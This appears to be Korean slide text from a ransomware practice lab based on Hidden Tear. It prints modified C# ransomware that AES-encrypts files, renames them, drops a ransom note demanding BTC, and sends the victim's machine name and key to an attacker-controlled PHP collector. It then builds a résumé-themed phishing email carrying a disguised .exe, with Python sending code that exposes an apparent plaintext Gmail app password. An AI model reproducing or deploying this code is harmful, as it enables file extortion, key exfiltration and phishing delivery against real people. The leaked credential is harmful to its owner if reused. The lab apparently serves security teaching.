
랜섬웨어 암호화

금융보안원 – 랜섬웨어가 사용하는 주요 암호화 알고리즘 분석

구분	주요 알고리즘	대표 랜섬웨어
대칭키	Salsa20 알고리즘	Sodinokibi(REvil) 랜섬웨어
	Chacha20 알고리즘	Conti 랜섬웨어
	RC4 알고리즘	Clop 랜섬웨어
	AES 알고리즘	Nemty 랜섬웨어
공개키	RSA 알고리즘	Clop 랜섬웨어
	Curve25519 알고리즘	Babuk 랜섬웨어

실사용 알고리즘

Hidden Tear – 코드 분석 및 수정



랜섬웨어 실습

Hidden Tear - 코드 분석 및 수정

```
//AES encryption algorithm
참조 1개
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] encryptedBytes = null;
    byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
    using (MemoryStream ms = new MemoryStream())
    {
        using (RijndaelManaged AES = new RijndaelManaged())
        {
            AES.KeySize = 256;
            AES.BlockSize = 128;

            var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes, 1000);
            AES.Key = key.GetBytes(AES.KeySize / 8);
            AES.IV = key.GetBytes(AES.BlockSize / 8);

            AES.Mode = CipherMode.CBC;

            using (var cs = new CryptoStream(ms, AES.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cs.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cs.Close();
            }
            encryptedBytes = ms.ToArray();
        }
    }

    return encryptedBytes;
}
```

랜섬웨어 실습

Hidden Tear - 코드 분석 및 수정

참조 1개

```
public void startAction()
{
    string password = CreatePassword(15);
    string path = "###Desktop###test";
    string startPath = userDir + userName + path;
    SendPassword(password);
    encryptDirectory(startPath, password);
    messageCreator();
    password = null;
    System.Windows.Forms.Application.Exit();
}
```

참조 1개

```
public void messageCreator()
{
    string path = "###Desktop###test###READ_IT.txt";
    string fullPath = userDir + userName + path;
    string[] lines = { "You have been hacked. Send us BTC. #n Test Ransomware. 2021-08." };
    System.IO.File.WriteAllText(fullPath, lines);
}
```

//Encrypts single file

참조 1개

```
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] passwordBytes = Encoding.UTF8.GetBytes(password);

    // Hash the password with SHA256
    passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

    byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncrypted, passwordBytes);

    File.WriteAllBytes(file, bytesEncrypted);
    System.IO.File.Move(file, file + ".Jayoung");
}
```

//Sends created password target location

참조 1개

```
public void SendPassword(string password){
    string info = computerName + "-" + userName + " " + password;
    var fullUrl = targetURL + info;
    var content = new System.Net.WebClient().DownloadString(fullUrl);
}
```

랜섬웨어 실습

Hidden Tear – 복호화 키 생성


```
root@kali: /var/www/html
File Actions Edit View Help
GNU nano 5.3 keys.php *
<?php
    $info = $_GET['info'];
    $file = fopen("data.txt", "a");
    fwrite($file, $info."". PHP_EOL);
    fclose($file);
?>
```

```
(root@kali)-[/var/www/html]
# touch data.txt

# ls
backdoor.exe  index.html  php
backdoor.elf  index.nginx-debian.html  PHP-Shell-Detector-master
data.txt      keys.php    PHP-Shell-Detector-master.zip
```

keys.php : 파라미터를 통해 정보를 전달 받음

data.txt : 복호화 정보 (식별정보 + 복호화 키)



랜섬웨어 실습

Hidden Tear - 코드 분석 및 수정

```
namespace hidden_tear
{
    참조 4개
    public partial class Form1 : Form
    {
        //Url to send encryption password and computer info
        string targetURL = "https://192.168.86.134/keys.php?info=";
        string username = Environment.UserName;
        string computerName = System.Environment.MachineName.ToString();
        string userDir = "C:\\###\\tears\\###";
    }
}
```

The screenshot shows the Visual Studio interface. The 'Build' menu is open, and 'Build Solution' is highlighted with a red box. The keyboard shortcut 'Ctrl+Shift+B' is displayed next to it. Other menu items visible include 'Build Again', 'Clean Solution', 'Build Solution (C)', 'Run Code Analysis on Solution (Y)', 'hidden-tear Build (U)', 'hidden-tear Build Again (E)', 'hidden-tear Clean (N)', 'hidden-tear Help (H)', 'Run Code Analysis on hidden-tear (A)', 'Build All (T)...', and 'Solution Explorer (O)...'. The background shows a code editor with a C# file named 'Form1.cs' and a Solution Explorer on the right.

랜섬웨어 실습

Hidden Tear - 코드 분석 및 수정



C# hidden-tear-decrypter

hidden_tear_decrypter.Form1 DecryptDirectory(string location)

참조 2개


```
93 public void DecryptDirectory(string location)
94 {
95     string password = textBox1.Text;
96
97     string[] files = Directory.GetFiles(location);
98     string[] childDirectories = Directory.GetDirectories(location);
99     for (int i = 0; i < files.Length; i++)
100     {
101         string extension = Path.GetExtension(files[i]);
102         if (extension == ".jayoung")
103         {
104             DecryptFile(files[i], password);
105         }
106     }
107     for (int i = 0; i < childDirectories.Length; i++)
108     {
109         DecryptDirectory(childDirectories[i]);
110     }
111     label3.Visible = true;
112 }
113
114
```

100 % 문제 해결됨 | 문제 검색되지 않음 | 줄: 113 문자: 10 SPC CRLF




랜섬웨어 실습 - 시나리오

Hidden Tear - 이력서 사칭 악성메일



2020-05-06 (수) 오전 8:17
김지영 <brown@www.creativepeople.co.kr>
[김지영] 지원서(05.06)

받는 사람 <redacted>



이력서.zip
505 KB

항상 열정적인 마인드로 최선을다하겠습니다

잠깐 쉬고 있는 상황이지만 4년반 경력있습니다


원래 이것저것 배우는것을 좋아해서

제 일이 아닌부분도 깊게는 아니지만 잘 알고있습니다


이력서보내드리니 확인부탁드릴게요

열심히하겠습니다


감사합니다



이력서_200506(뽑아주시면 최선을 다해서 열심히 하겠습니다)1.exe



이력서_200506(뽑아주시면 최선을 다해서 열심히 하겠습니다).exe



보안뉴스

랜섬웨어 실습

Hidden Tear – 첨부파일 전송

```
import smtplib
from email.mime.text import MIMEText

# 세션 생성
s = smtplib.SMTP('smtp.gmail.com', 587)

# TLS 보안 시작
s.starttls()

# 로그인 인증
s.login('지메일 계정', '앱 비밀번호')
s.login('dnwkdud99@gmail.com', 'rrmqgdkmxxnrpyz')

# 보낼 메시지 설정
msg = MIMEText('내용 : 본문내용 테스트입니다.')
msg['Subject'] = '제목 : 메일 보내기 테스트입니다.'

# 메일 보내기
s.sendmail("보내는 이메일", "받는 이메일", msg.as_string())
s.sendmail("dnwkdud99@gmail.com", "dnwkdud99@daum.net", msg.as_string())

# 세션 종료
s.quit()
```

☆ 안녕하세요

+ 보낸사람 Google Dochi <dnwkdud99@gmail.com> 21.08.19 06:34 주소추가 | 수신차단

- 일반파일 1개 (666B) 모두저장

📎 ETC send_mail.py 666B

```
attachments = [
    os.path.join(os.getcwd(), 'send_mail.py')
]

for attachment in attachments:
    attach_binary = MIMEBase("application", "octet-stream")
    try:
        binary = open(attachment, "rb").read() # read file to bytes




        attach_binary.set_payload(binary)
        encoders.encode_base64(attach_binary) # Content-Transfer-Encoding: base64

        filename = os.path.basename(attachment)
        attach_binary.add_header("Content-Disposition", 'attachment', filename=('utf-8', '', filename))

        message.attach(attach_binary)
    except Exception as e:
        print(e)
```

랜섬웨어 실습

Hidden Tear – 첨부파일 전송




랜섬웨어 실습

Hidden Tear – 링크 첨부



실제 악성메일



랜섬웨어 실습


Hidden Tear – 링크 첨부

```
# mail option setting
message.set_charset('utf-8')
message['From'] = from_addr
message['To'] = to_addr
message['Subject'] = 'Job application submission'

# mail contents - body
body = '''
<h2>안녕하세요.</h2>
<h3>항상 열정적인 마인드로 최선을다하겠습니다
<br>잠깐 쉬고 있는 상황이지만 4년반 경력있습니다
<br>원래 이것저것 배우는것을 좋아해서
<br>제 일이 아닌부분도 깊게는 아니지만 잘 알고있습니다
<br>이력서보내드리니 확인부탁드릴게요
<br>열심히하겠습니다
<br>감사합니다

